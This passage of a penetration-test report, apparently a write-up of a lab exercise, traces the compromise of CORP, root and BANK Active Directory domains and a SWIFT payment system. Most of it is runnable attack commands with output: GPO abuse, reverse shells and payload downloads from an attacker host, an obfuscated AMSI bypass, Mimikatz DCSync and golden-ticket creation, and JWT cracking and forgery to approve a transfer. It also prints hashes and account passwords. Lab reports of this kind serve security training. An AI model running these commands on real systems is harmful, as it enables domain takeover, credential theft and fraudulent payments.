
```
iwr -uri http://10.200.103.12/wh1rl3y/SharpHound.exe -OutFile
C:\users\public\Downloads\SharpHound.exe

C:\users\public\Downloads\SharpHound.exe -c all

Set-MpPreference -DisableRealtimeMonitoring $false
```

8 Full Compromise of CORP Domain

8.1 corpdc.corp.thereserve.loc (10.200.x.102)

8.1.1 Foothold

Reviewing the AD Structure in BloodHound we find the shortest route to the Domain Controller is via a Group Policy Object (GPO) called "DC Backups" to which SERVER1 has GenericWrite permissions.



img 7

The Exploitation of the GPO requires us to execute the commands as the SERVER1$ system account. We need to connect to the server as the SYSTEM user. We use PsExec.exe to spawn a new reverse ssh shell.

```
iwr -uri http://10.200.103.12/wh1rl3y/PsExec64.exe -OutFile
```

```
C:\users\public\Downloads\psexec.exe

echo "C:\Users\Public\Downloads\client.exe 10.50.99.96:22" |
out-file c:\users\public\Downloads\start.bat -encoding ASCII

C:\users\public\Downloads\psexec.exe -accepteula -s
C:\users\public\Downloads\start.bat
```


Once connected as **SYSTEM** on SERVER1, we can execute the GPO change using StandIn.exe. We temporarily disable AV and generate the payload using PowerShell.

```
$sb = $sb = New-Object System.Text.StringBuilder

$inject =
[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetByte
s('iwr -uri http://10.200.x.12/wh1rl3y/client_x64.exe -outfile
c:\users\public\client.exe; c:\users\public\client.exe
10.50.99.96:22'))

[void]$sb.Append("cmd.exe /c
C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -e")

[void]$sb.Append($inject)

$command=$sb.toString()
```

We send the payload to the GPO using the StandIn binary and enable the AV again. Ensure the task works as the task name we provide to StandIn has to be unique.

```
.\StandIn.exe --gpo --filter "DC Backups" --taskname whirleyA1
--tasktype computer --author "CORP\SERVER1$" --command "cmd.exe"
--args $command

Set-MpPreference -DisableRealtimeMonitoring $false
```

We should see the following, once the GPO updates we receive reverse ssh on our handler from CORPDC, with Admin Rights.



img 8

8.1.2 Domain Admin / Persistence

We use our custom binary to add a new Domain Admin and persist. We start a reverse ssh connection as SYSTEM.

```
iwr -Uri http://10.200.103.12/wh1rl3y/test.exe -OutFile
C:\users\public\test.exe

C:\users\public\test.exe
net groups /domain "Domain Admins" whirley /add

iwr -uri http://10.200.103.12/wh1rl3y/client_x64.exe -outfile
C:\users\public\Downloads\client.exe

iwr -uri http://10.200.103.12/wh1rl3y/PsExec64.exe -OutFile
C:\users\public\Downloads\psexec.exe

C:\users\public\Downloads\client.exe 10.50.99.96:22
echo "C:\Users\Public\Downloads\client.exe 10.50.99.96:22" |
out-file c:\users\public\Downloads\start.bat -encoding ASCII
```

Open a new connection as the domain admin used and create some reverse ssh connections.

```
proxychains xfreerdp /v:10.200.x.102 /u:whirley /p:Password123!

C:\users\public\Downloads\client.exe 10.50.99.96:22

C:\users\public\Downloads\psexec.exe -accepteula -s
C:\users\public\Downloads\start.bat
```

8.1.3 Enumeration

Explore the trust relationships between the ROOTDC and CORPDC, we see it is a bidirectional trust.

```
Invoke-Mimikatz -command '"privilege::debug" "lsadump::trust
/patch"'

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # lsadump::trust /patch

Current domain: CORP.THERESERVE.LOC (CORP /
S-1-5-21-170228521-1485475711-3199862024)

Domain: THE RESERVE.LOC (THE RESERVE /
S-1-5-21-1255581842-1300659601-3764024703)
  [  In ] CORP.THERESERVE.LOC -> THERESERVE.LOC
    * 2023/05/20 21:40:36 - CLEAR   - 12 ce e0 e1 68 b1 4f a7 81
9b 07 51 98 15 d4 ec b4 da a2 bf c5 5e d3 f4 02 60 e1 7a 56 b0 4c
```

```
2c 5a 5a c3 22 15 11 48 2f cf 87 4a 39 db ce 0f 26 d1 eb d0 93 7e
0c 50 ab 9c 8a 43 c2 09 e1 2f ab b4 af 59 97 74 1c 00 c5 b4 72 3c
2c bb 0f 91 02 98 e5 3f 75 6c 46 eb bc 28 27 85 9f d8 97 7a f2 54
00 06 25 65 1a ff 4e 05 d2 28 7d 7e 0a 56 63 d
e b1 97 45 78 b8 9e 59 2e d4 db 6b 11 e8 7c 29 ee 16 43 6b 37 17
84 d2 17 45 60 a6 37 79 8a a6 a9 e9 00 c7 6a 03 0c 17 58 0e 7e 8c
20 7f db 6a 0e 10 17 49 19 36 1e f4 84 b3 4f e8 fa 18 a6 9b 29 69
7c 3f f5 63 62 70 71 cd 88 0f fa 4f 34 54 8d 92 38 a0 96 d7 fe 58
c7 7d a7 1d e5 d9 21 1a 94 27 b4 82 a6 97 65 c6 47 7f 1f 20 fd 33
af 3b f4 22 f4 9a f4 d4 d8 08 ae f2 f8 53 eb e
9 6e 1d
        * aes256_hmac
bcb5033fa6b4f05cbf703206b9f206d81a2a59f659cd07987f741a1e7b665357
        * aes128_hmac       e8691880616bb6987b676233c21c5883
        * rc4_hmac_nt       f68016e5ec7cdf4b561841af02cfa3f5
```

We can dump the KRBTGT hash using mimikatz dcsync.

```
lsadump::dcsync /user:thereserve\krbtgt /domain:thereserve.loc
/export:lsync.txt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010202 ( ACCOUNTDISABLE NORMAL_ACCOUNT
DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 9/7/2022 7:41:58 PM
Object Security ID   :
S-1-5-21-1255581842-1300659601-3764024703-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: xxxxxxxxxx
    ntlm- 0: xxxxxxxxxx
    lm  - 0: b5c6760c02990dafc540f4cabeb45bbc

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 7302233256e0f2fa7d0c869da23ebb86

* Primary:Kerberos-Newer-Keys *
    Default Salt : THE RESERVE.LOCk krbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
09368e0358046076f909972e98846790fb6d0917adf41cbdc1691e9e834d5972
      aes128_hmac       (4096) : 1d84e3e21401ba44475d744ec250ff77
      des_cbc_md5       (4096) : 6734dfdfec5d6b1c
```

We also dump the user hashes.

```
Invoke-Mimikatz -Command '"lsadump::dcsync
/domain:corp.thereserve.loc /all /csv"' | out-file user_hashes
-encoding ASCII
```

9 Full Compromise of Parent Domain

9.1 rootdc.thereserve.loc (10.200.x.100)

9.1.1 Foothold

We can inject the KRBTGT hash and create a new Golden ticket in the domain. This allows us to access the ROOT domain based on the trusts.

We bypass AMSI and inject Invoke-Mimikatz.

```
powershell -ep bypass

[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.En
coding]::Unicode.GetString([Convert]::FromBase64String('QQBtAHMAa
QBVAHQAaQBsAHMA')))).GetField($([Text.Encoding]::Unicode.GetStrin
g([Convert]::FromBase64String('YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQ
BkAA==')')),'NonPublic,Static').SetValue($null,$true)

IEX (New-Object
System.Net.WebClient).DownloadString('http://10.200.103.12/wh1rl3
y/Invoke-Mimikatz.ps1')

IEX (New-Object
System.Net.WebClient).DownloadString('http://10.200.103.12/wh1rl3
y/PowerView.ps1')
```

We clear the tickets on the current connection and create our golden ticket. For the ticket, we set the user as Administrator, and the domain as corp.thereserve.loc. Sid is set to S-1-5-21-1255581842-1300659601-3764024703, and finally, we set the krbtgt to the hash we found. The /ptt will inject the ticket into our current session.

```
Invoke-Mimikatz -command '"sekurlsa::krbtgt"'

Invoke-Mimikatz -command '"kerberos::purge"'

Invoke-Mimikatz -command '"kerberos::golden /user:Administrator
/domain:corp.thereserve.loc
/sid:S-1-5-21-1255581842-1300659601-3764024703 /krbtgt:xxxxxxx
/ptt"'

net use \\rootdc.thereserve.loc
```

We connect to the server using PSExec.

```
C:\users\public\Downloads\\psexec.exe -accepteula
\\rootdc.thereserve.loc cmd.exe
```

9.1.2 Persist

Once on ROOTDC we add our domain admin and open reverse ssh connections.

```
iwr -Uri http://10.200.103.12/wh1rl3y/test.exe -OutFile
C:\users\public\test.exe
C:\users\public\test.exe
net groups /domain "Domain Admins" whirley /add

iwr -uri http://10.200.103.12/wh1rl3y/client_x64.exe -outfile
C:\users\public\Downloads\client.exe

iwr -uri http://10.200.103.12/wh1rl3y/PsExec64.exe -OutFile
C:\users\public\Downloads\psexec.exe

C:\users\public\Downloads\client.exe 10.50.99.96:22
echo "C:\Users\Public\Downloads\client.exe 10.50.99.96:22" |
out-file c:\users\public\Downloads\start.bat -encoding ASCII

C:\users\public\Downloads\psexec.exe -accepteula -s
C:\users\public\Downloads\start.bat
```

10 Full Compromise of BANK Domain

10.1 bankdc.bank.thereserve.loc (10.200.x.101)

10.1.1 Foothold

On the ROOTDC, we transfer some tools to BANKDC.

```
copy C:\Users\Public\Downloads\client.exe
\\bankdc.bank.thereserve.loc\C$\users\public\downloads\

copy C:\Users\Public\Downloads\start.bat
\\bankdc.bank.thereserve.loc\C$\users\public\downloads\

dir \\bankdc.bank.thereserve.loc\C$\users\public\downloads\
```

With the tools loaded, we can start a reverse ssh connection on the BANKDC.

```
C:\users\public\downloads\\psexec.exe -accepteula
\\bankdc.bank.thereserve.loc c:\users\public\downloads\start.bat
```

We can also use PowerShell Sessions.

```
$pass= ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$cred = New-Object
System.Management.Automation.PSCredential('BANK.THERESERVE.LOC\wh
irley', $pass)

$session = New-PSSession -ComputerName bankdc.bank.thereserve.loc
-Credential $cred

Enter-PSSession -Session $session

start C:\users\public\downloads\start.bat
```

We dump the user hashes on the BANKDC.

```
Invoke-Mimikatz -Command '"lsadump::dcsync
/domain:bank.thereserve.loc /all /csv"'  | | out-file user_hashes
-encoding ASCII
```

10.1.2 Enumeration

We explore the Payment Capturers group.

```
net groups /domain "Payment Capturers"
Group name     Payment Capturers
Comment

Members

-------------------------------------------------------------------
-------------
a.barker                 c.young                  g.watson
s.harding                t.buckley
The command completed successfully.
```

We also explore the Payment Approvers group.

```
net groups /domain "Payment Approvers"
Group name     Payment Approvers
Comment

Members

-------------------------------------------------------------------
-------------
a.holt                   a.turner                 r.davies
s.kemp
```

```
The command completed successfully.
```

10.2 work1.bank.thereserve.loc (10.200.x.51)

10.2.1 Enumeration

From BANKDC, we can explore the rest of the hosts. We can connect to WORK1, WORK2 and JMP.

Connecting to WORK1

```
$pass= ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$cred = New-Object
System.Management.Automation.PSCredential('BANK.THERESERVE.LOC\wh
irley', $pass)
$session = New-PSSession -ComputerName work1.bank.thereserve.loc
-Credential $cred

Enter-PSSession -Session $session

C:\users\public\downloads\start.bat
```

On the host, we find a few notes on the SWIFT access for the users.

```
PS C:\Users\g.watson\Documents\SWIFT> type .\swift.txt
Welcome capturer to the SWIFT team.

You're credentials have been activated. For ease, your most
recent AD password was replicated to the SWIFT application.
 Please feel free to change this password should you deem it
necessary.

You can access the SWIFT system here:
http://swift.bank.thereserve.loc

#Storing this here:
xxxxxx
```

11 Compromise of SWIFT and Payment Transfer

11.1 jmp.bank.thereserve.loc (10.200.x.61)

11.1.1 Foothold

We connect to the JMP server from the ROOTDC.

```
$pass= ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$cred = New-Object
System.Management.Automation.PSCredential('BANK.THERESERVE.LOC\wh
irley', $pass)
$session = New-PSSession -ComputerName jmp.bank.thereserve.loc
-Credential $cred

Enter-PSSession -Session $session
```

11.1.2 Tunnel


We set up our tools and a tunnel to our attacking machine to allow us to access the SWIFT website.

```
iwr -Uri http://10.50.99.96/client_x64.exe -OutFile
C:\users\public\downloads\client.exe
iwr -Uri http://10.50.99.96/plink.exe -OutFile
C:\users\public\downloads\plink.exe
iwr -Uri http://10.50.99.96/PsExec64.exe -OutFile
C:\users\public\downloads\psexec.exe

echo "C:\Users\Public\Downloads\client.exe 10.50.99.96:22" |
out-file c:\users\public\Downloads\start.bat -encoding ASCII

start C:\users\public\downloads\start.bat

C:\users\public\downloads\\plink.exe -ssh wh1rl3y@10.50.99.96 -R
80:10.200.103.201:80 -N -P 21
```

11.2 swift.bank.thereserve.loc (10.200.x.201)

11.2.1 Transfer

We find the website and explore and find a web page that can send transactions. We were provided with the following transaction information as proof.




img 9

```
Account Details:
Source Email:         desterhuizen@source.loc
Source Password:      TuWoQdiRqkh4Ug
Source AccountID:     646c47cbc4f9af474bbc00fd
Source Funds:         $ 10 000 000

Destination Email:    desterhuizen@destination.loc
Destination Password: _b26X36UYGnASQ
Destination AccountID:646c47cdc4f9af474bbc00fe
Destination Funds:    $ 10
```

We open the transfer page and enter the relevant information to initiate the payment.

11.2.2 Capture Payment

We can use the credentials we found on WORK2 for g.watson:xxxxxx.




img 10

Once logged in, we can approve the transaction in the Transactions tab.


11.2.3 Approve Payment

Exploring the session information, we find the JWT token for the logged-in user.



Img 11

Decoding the JWT we see the user intonation.



img 12

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6Imcud2F0c29uQGJh
bmsudGhlcmVzZXJ2ZS5sb2MiLCJpZCI6IjYzMWY2MGEzMzExNjI1YzBkMjlmNWIzN
iIsInJvbGUiOiJjYXB0dXJlciJ9.h5DnOfj-SaRbBzxMAe9Iy_fYUhBAt2_MZ8CsC
WHGx6c

{
  "email": "g.watson@bank.thereserve.loc",
  "id": "631f60a3311625c0d29f5b36",
  "role": "capturer"
}
```

We can crack the JWT secret using HashCat[10].

```
hashcat -m 16500
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6Imcud2F0c29uQGJh
bmsudGhlcmVzZXJ2ZS5sb2MiLCJpZCI6IjYzMWY2MGEzMzExNjI1YzBkMjlmNWIzN
iIsInJvbGUiOiJjYXB0dXJlciJ9.h5DnOfj-SaRbBzxMAe9Iy_fYUhBAt2_MZ8CsC
WHGx6c $ROCKYOU

hashcat (v6.2.6) starting


eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6Imcud2F0c29uQGJhb
msudGhlcmVzZXJ2ZS5sb2MiLCJpZCI6IjYzMWY2MGEzMzExNjI1YzBkMjlmNWIzNiI
sInJvbGUiOiJjYXB0dXJlciJ9.h5DnOfj-SaRbBzxMAe9Iy_fYUhBAt2_MZ8CsCWHG
x6c:XXXXXXX
```

I also cracked the password for the hashes of the Approvers.


```
hashcat --username usercat.hashes -m 1000 --show
```

[10] https://github.com/hashcat/hashcat

```
r.davies:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:XXXXX
a.turner:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:XXXXX
a.holt:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:XXXXX
```

None of these accounts could log into the system, which left us with s.kemp. Using the secret we cracked, we attempted to change the JWT Token. The ID is most likely a MongoDB ObjectID which can be sequential. We can create a valid JWT Token for s.kemp and id 631f60a3311625c0d29f5b39 with a few combinations.

```
{
  "email": "s.kemp@bank.thereserve.loc",
  "id": "631f60a3311625c0d29f5b39",
  "role": "approver"
}
```




img 13

Our Token can be substituted in the cookie.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InMua2VtcEBiYW5rLnRoZXJlc2VydmUubG9jIiwiaWQiOiI2MzFmNjBhMzMxMTYyNWMwZDI5ZjViMzkiLCJyb2xlIjoiYXBwcm92ZXIifQ.hArXEMKSLvAGFksZBbxf4rdWvlEzn4JJBz77HlEF24k
```

This grants us Approver access.



img 14

We can request the transaction, capture the transaction as g.watson and approve the transaction as s.kent.

12 Additional Actions

12.1 CORP Users

